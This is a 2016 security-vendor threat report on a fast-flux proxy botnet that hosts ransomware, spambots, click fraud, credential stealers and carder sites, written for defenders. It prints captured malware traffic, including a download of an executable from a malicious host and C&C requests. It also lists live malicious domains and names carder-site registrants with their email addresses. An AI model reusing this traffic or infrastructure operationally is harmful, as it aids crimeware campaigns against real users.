Dark Cloud Network Facilitates Crimeware

A commercially driven fast flux network is facilitating criminal activity such as malware, spam bots, ransomware, carder sites and more.

06.07.2016

by
Wayne Crowder
Noah Dunker

RiskAnalytics™
THE ART OF SECURITY™

Contents

Dark Cloud Network Facilitates Crimeware

A commercially driven fast flux network is facilitating criminal activity such as malware, spam bots, ransomware, carder sites and more.

Executive Summary/Overview:

The RiskAnalytics Threat Intelligence Team has been tracking fast flux Robot Networks (botnets) for years as part of our day-to-day threat intelligence operations. Fast flux is a technique that uses compromised computers to provide scalability, geographic diversity, anonymity and redundancy to organized cybercrime operators. The fast flux infrastructure relies on computing resources stolen from the unwitting users of infected endpoints. We have conducted research on a particular fast flux proxy network being rented for use by cyber criminals to create a profitable black market hosting environment.

Some of the key findings in this RiskAnalytics Threat Intelligence report include:


- A fast flux proxy network is actively being used in several targeted or global crimeware campaigns.
- The network uses fast flux and reverse proxies to provide bulletproof hosting services.
- Thousands of systems are participating in this unusually complex botnet arrangement driven by crimeware — malicious code designed to facilitate fraud, identity theft, ransomware and other illegal activity.
- Users of the infected endpoints could be unaware that their systems are participating in this botnet.
- The infrastructure is used by botnets, spambots, click fraud, credential stealers, ransomware and trojans.
- Websites selling stolen credit card data — carder sites — have been using the network for years.
- Of the campaigns analyzed, IP addresses in the Ukraine host most of this fast flux proxy infrastructure — almost 84 percent of it. Russia hosts 12 percent and Romania hosts 3 percent, with a small mix of global countries accounting for the rest.

This comprehensive report will show several examples of how crimeware is using this fast flux network to negatively impact users and businesses. The analysis demonstrates the global spread of various crimeware facilitated by this fast flux proxy infrastructure.

/ The discovery

The Threat Intelligence team at RiskAnalytics noticed this specific botnet in July 2014, after gathering DNS data to detect and block threats before they impacted customer networks. While we have found several other fast flux botnets over the years, this particular one stood out to us as a threat that was already ongoing and required deeper analysis. At the time, orion-baet[.]su, terminus-hls[.]su, and vision-vaper[.]su were participating in a fast flux network with hundreds of suspected-compromised IP addresses. Ongoing research uncovered more domains that have been used by the botnet as recently as the time of writing this report. Often, new domains join this botnet only a few days or at most, weeks apart. Some domain names have remained associated with the network for months or years. Parts of the botnet use frequently changing DNS NS records as well as DNS A records. This is generally regarded as "double flux" activity — another layer in hiding the network.

Participating domains return a set of ten IP addresses for each query with a varying DNS cache time-to-live (TTL) of less than 150 seconds, forcing the addresses to be refreshed after no more than two and a half minutes. Over time, hundreds or thousands of IP addresses are used. This technique is designed to bypass IP address blocking solutions while still maintaining the advantages of a highly available network. This service is sold in underground cybercrime markets as bulletproof[1] hosting for malware or other criminal activities. These indicators are consistent with prior research that classifies this network as Zbot.[2] Other press coverage has called this network the "Dark Cloud."[3]



A set of 10 IP addresses with a TTL less than 150 seconds.


/ Going down the rabbit hole

In early 2016, a handful of domains grew several times larger than we'd previously seen. We encountered thousands of systems participating in an unusually complex botnet arrangement driven by crimeware — malicious code designed to facilitate fraud, identity theft, extortion and other illegal activity. This prompted us to create an automated feed of fast flux activity in order to block as much of this network as possible for our customers. Our automated systems traced the origins of this network back to some of the same fast flux host names and IP addresses researched back in 2014. Some of the historical indicators, such as DNS TTL, also implied Zbot. Dozens of IP addresses that had originally been associated with the network were still actively participating in May 2016.

The majority of the nodes identified with our fast flux detection algorithm provide various resources to the botnet:

- **Domain Name System** - Authoritative DNS is hosted on the fast flux infrastructure itself. This makes it difficult to take specific name servers offline to cripple the botnet.
- **Reverse Proxies** - A web server and reverse proxy suite called nginx is used to answer requests and relay the traffic to the content hosting or command and control (C&C) nodes. This allows the criminals' core operations to remain hidden while the content appears to be hosted on a list of ever-changing IP addresses. Encrypted web connections (SSL) are occasionally used to communicate with infected endpoints.

Visualization of a portion of the botnet in May, 2016



Legend

- Yellow nodes are individual IP addresses.
- Red nodes indicate fast flux host names.
- Node size indicates the number of links between nodes.
- Larger red nodes have been seen resolving to larger groups of IP addresses.
- Larger yellow nodes have been seen participating in more fast flux host names.

/ Crimeware using the Zbot network

Leveraging our sophisticated system of automated processes, combined with human analysis, the RiskAnalytics Threat Intelligence Team investigated malware samples from recent crimeware campaigns using the Zbot network. Here are some examples of the crimeware we analyzed that is taking advantage of this criminal infrastructure:

- Spambots - PHP Spammer, SMTP Mailer
- Ransomware - Cryptowall, Locky, TeslaCrypt
- Malware distribution - Zusy, Zbot, Yiluters, Nemucod
- Click fraud - Dynamer, Zbot, Asprox, Zemot, Rerdom, Rovnix
- Information stealers - Pony, Tinba, Kasidet or Neutrino bot, Dynamer, Kegotip, Ursnif

It has been observed that much of the malware used in Zbot related crimeware campaigns have low detection rates among antivirus products. Same day detection of malicious scripts used to spread malware can occasionally go undetected, with only a 20 percent detection rate after a few days. The changing executables associated with ransomware and information stealing malware can also bypass many AV engines. This allows crimeware campaigns to thrive on the Zbot infrastructure through a constant cycling of malicious domains, thousands of IP addresses and unique malware samples.


This JavaScript file has a low detection rate, even though it leads to multiple infections.

These observations are not meant to fault antivirus products. Antivirus is a key component in the multi-layered approach to detect or prevent crimeware related infections. It shows how cyber criminals are using many executable layers and different obfuscation techniques to avoid detection. Crimeware can also avoid automated analysis techniques through sandbox evasion tactics. Some forms of malware have been updated to look for indicators of automated analysis found in various sandboxing technologies.

This report will show examples of how diverse crimeware campaigns leverage the Zbot network to harvest credentials, extort victims and steal advertisement revenue. The examples show the global impact of cyber theft and the profit driven crimeware used to adversely affect individuals and businesses.

Spam: Spreading crimeware

An effective method for cyber criminals to spread malware is through spam campaigns. We have analyzed several spam campaigns with attachments that download malware from domains using the Zbot network.



An example of a spam message with a malicious attachment.

Here is an example of a spam campaign that created a vicious cycle of infection that involved two separate domains on the Zbot network:

1. User opens an unsuspecting email with a zip attachment.
2. The extracted zip contains a malicious JavaScript file.
3. The script downloads three files from neohybtreotes[.]com.
   a. Pony - steals credentials, banking information and bitcoin wallets.
   b. CryptoWall - ransomware that encrypts files for extortion.
   c. Spambot - uses ProxyCB to spread more crimeware.

4. The spambot communicates with the C&C server bilescotrej[.]com before sending spam via compromised accounts.

```
POST /blog/index.php HTTP/1.1\r\n
Cache-Control: no-cache\r\n
Connection: close\r\n
Pragma: no-cache\r\n
Content-Type: application/octet-strea
User-Agent: Mozilla/4.0 (compatible;
Content-Length: 72\r\n
Host: bilescotrej.com\r\n
```

Communication to the domain bilescotrej[.]com related to a ProxyCB spambot infection.

5. The emails sent from the ProxyCB spambot extend the crimeware by sending spam containing zip files with a malicious javascript that downloads malware from neohybtreotes[.]com. The infected user unwittingly perpetuates the criminal activities.


```
------------145313628556 9D199D2A9CF
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Hi my name is  Shawn Stephenson
I am herewith submitting my Resume under attachment for your perusal.
Thank you,
Shawn Stephenson
------------145313628556 9D199D2A9CF
Content-Type: application/zip;
 name="Shawn Stephenson.zip"
Content-transfer-encoding: base64
Content-Disposition: attachment;
 filename="Shawn Stephenson.zip"
```

The ProxyCB spambot message is sent once a user has fallen victim to a similar spam related infection. The infected system perpetuates the campaign by sending more spam with malware attachments.

It was interesting to see the use of a spambot perpetuating the criminal campaign from an infected user. This was a step up from our analysis of an earlier spam campaign that only downloaded Pony and CryptoWall from the domain esrioterf[.]com. Research about a similar spam campaign shows how this crimeware is used to infect as many systems as possible.[4]

Another step-by-step analysis of a recent spam campaign using domains hosted by the Zbot network follows a similar pattern:

1. A user clicks on a malicious JavaScript file from a zipped email attachment.
2. The script downloads a file called 'img.jpg' from yuilouters[.]com.
3. The file 'img.jpg' is actually malware that is described here[5] but also called Yiluters,[6] which proceeds to download three separate malware files from selioprey[.]com.
    a. Pony - steals credentials, banking information and bitcoin wallets.
    b. Hioles - reverse proxy for trojan, C&C and botnet use.
    c. Spambot - uses stolen credentials to send spam via ProxyCB.



Protocol	Length	Info
TCP	64	[TCP segment of a reassembled PDU]
SMTP	293	S: 220 SNT004-MC3F25.hotmail.com Sending unsolicited commercial or bulk e-mail to Microsoft's computer network is prohibited.
TCP	54	25 → 49179 [ACK] Seq=14 Ack=252 Win=30336 Len=0
SMTP	91	S:
SMTP	91	C: HELO nonempiricallyf.dumareding.xyz
TCP	54	25 → 49177 [ACK] Seq=14 Ack=252 Win=30336 Len=0
SMTP	69	S:
SMTP	69	C: HELO croatiax
TCP	57	[TCP segment of a reassembled PDU]
TCP	56	[TCP segment of a reassembled PDU]
SMTP	120	S: 250 BAY004-MC6F35.hotmail.com (3.21.0.236) Hello [ ]
SMTP	120	C: 250 BAY004-MC6F35.hotmail.com (3.21.0.236) Hello [ ]
SMTP	120	S: 250 COL004-MC2F20.hotmail.com (3.21.0.236) Hello [ ]
SMTP	120	C: 250 COL004-MC2F20.hotmail.com (3.21.0.236) Hello [ ]
TCP	54	25 → 49175 [ACK] Seq=14 Ack=13 Win=29312 Len=0

Spambot on an infected system attempting to send emails through compromised accounts.

4. The infected machine begins sending pornography related spam via compromised email accounts.


Over the last six months we have seen more spam campaigns as a malware distribution method for multiple forms of crimeware. Even with spam filters in place, our analysis has seen an increase in the number of phishing emails with malicious .zip, .doc or .pdf attachments making it to user inboxes. The spam messages prey on trusting and diligent workers who think they are opening a resume, invoice or shipment notice. Effective end user training about the tactics of criminal spam campaigns is crucial to avoid the abundance of crimeware hosted on this Zbot network. From what we have seen, this type of distribution mechanism is not slowing down in the foreseeable future.

Ransomware

/ Cyber extortion

The unprecedented growth of ransomware over the last year has adversely impacted numerous users and organizations.[7] In that same time, RiskAnalytics has also seen ransomware related blocks from a variety of clients steadily grow as cyber criminals have focused their campaigns to this profitable form of extortion. We have analyzed ransomware campaigns, like the previously discussed CryptoWall, which have also been using the Zbot network for malware distribution, C&C communications or payment pages. In April 2016, Locky ransomware was distributed from the domain buhjolk[.]at for several weeks. The recently retired[8] TeslaCrypt ransomware used several Zbot related domains to host payment pages:

- feustude[.]at
- kylepasse[.]at
- leverdaze[.]at
- mazerunci[.]at
- goimocoa[.]at



The HELP instructions to retrieve files after a Locky ransomware infection.

/ Show me the $$$:
Click fraud

Click fraud is the automated theft of ad revenue by cyber criminals. Cyber criminals use bots to steal an estimated $7 billion a year through click fraud campaigns.[9] The Zbot network has been hosting click fraud campaigns for years.[10] We have analyzed Dynamer and Zbot malware samples that communicated with the domains bagmans-gazette[.]com and personal-stereo[.]com. The click fraud campaign installs the Asprox, Zemot, Rovnix and Rerdom malware to facilitate the theft of ad revenue. One of the indicators of the Asprox click fraud campaign using this network is a 'word-word[.]com' pattern in the domain names.

```
GET /icons/cursor.ico/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR
4.0.3219)
Host: bagmans-gazette.com
Cache-Control: no-cache
Connection: Close

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 03 May 2016 14:58:29 GMT
Content-Type: text/plain;charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Content-disposition: attachment; filename=exe.exe
Pragma: no-cache

1f80
MZ.....................@.....................................  .!..L.!This program
cannot be run in DOS mode.
```

Existing malware is downloading an executable file.

/ Info stealers:
The credential heist

Much of the crimeware using the Zbot network is related to credential or information stealing malware. Information stealing malware uses a smash-and-grab approach for the theft of operating system, web browser, banking, FTP, credit card data and other credentials. Harvested system or browser credentials allow criminals to compromise user accounts and additional systems on a network. This access is used to facilitate additional crimes such as data exfiltration of company databases, intellectual property or personal information. Our research led us to credential stealers like Ursnif/Papras, which contacted the domains gopertroop[.]at and goyanok[.]at for C&C communications. This credential stealing campaign has recently been discussed by other researchers.[11] We also analyzed Zusy malware that downloaded credential stealers from the domain buhjolk[.]at. This domain has also hosted Zbot, Pony and Kegotip malware.

It was not surprising to discover that the point of sale (POS) malware, TreasureHunt, recently used the domain friltopyes[.]com for several C&C communications.[12] Another domain, shitstuff[.]ru, was hosting a Neutrino bot controller.[13] The Neutrino bot steals credentials and credit card data from POS systems. The credential stealing malware used in POS or credit card theft can have memory scraping components with hooks into other processes to hide while gathering as much data as possible to send out to the C&C servers.


/ Selling stolen credit cards

Some of the oldest active domains hosted on the fast flux network are carder[14] sites aimed at selling stolen credit card data to other criminals. So-called "dumps" contain all information needed to make a replica of a stolen credit card. This includes the entire contents of the magnetic stripe, and sometimes, the CVV code from the back of the card. These carder sites have been around for years, using a lot of IP addresses. In one 24-hour example, the carder websites rotated through 1,886 unique IP addresses a total of 38,605 times. The majority of the Zbot related IP addresses used by these carder sites are based in the Ukraine.

Carder Site	Created	Registrant	Email	Registrar
csh0p.cc	8/1/2013	Private	Private	TUCOWS
mcduck.tv	4/23/2015	Private	Private	ERANET INTL LMTD
mcduck.ws	4/23/2015	Christopher Foley	christophermail@jourrapide.com	ERANET INTL LMTD
mrbin.tv	5/30/2015	Private	Private	ERANET INTL LMTD
popeyeds.la	4/16/2014	Ivan Vladimirov	van-mailbox2011@yandex.com	ERANET INTL LMTD
royaldumps.cm	8/6/2015	James D. Carlson	jamescarlson@dayrep.com	ERANET INTL LMTD
royaldumps.tw	4/3/2013	Sergey Parnyakov	softan110@ya.ru	Todaynic.com, Inc
try2swipe.me	7/24/2015	Hope M. Scott	HopeMScott@superrito.com	Todaynic.com, Inc
unclesam.tw	4/1/2014	Ivan Kuzmin	ivan-mailbox2011@ya.ru	Todaynic.com, Inc
unclesam.ws	4/4/2014	Ivan Kuzmin	ivan-mailbox2011@ya.ru	ERANET INTL LMTD


Active carder domains using the fast flux proxy network.

Each of the dump stores require customers to pay in anonymous currency and communicate with the seller via various instant messenger protocols. Most of the sites seem to be built from the same template, so it's likely that they are all run by the same cartel. Some carder sites are written in broken English and have unique ICQ # associated with them, and many feature popular characters. Some of the site names are McDuck, Mr. Bin, Royal Dumps, Popeye Dump Store, Try2Swype and Uncle Sam.



Screen captures from several of the carder sites.

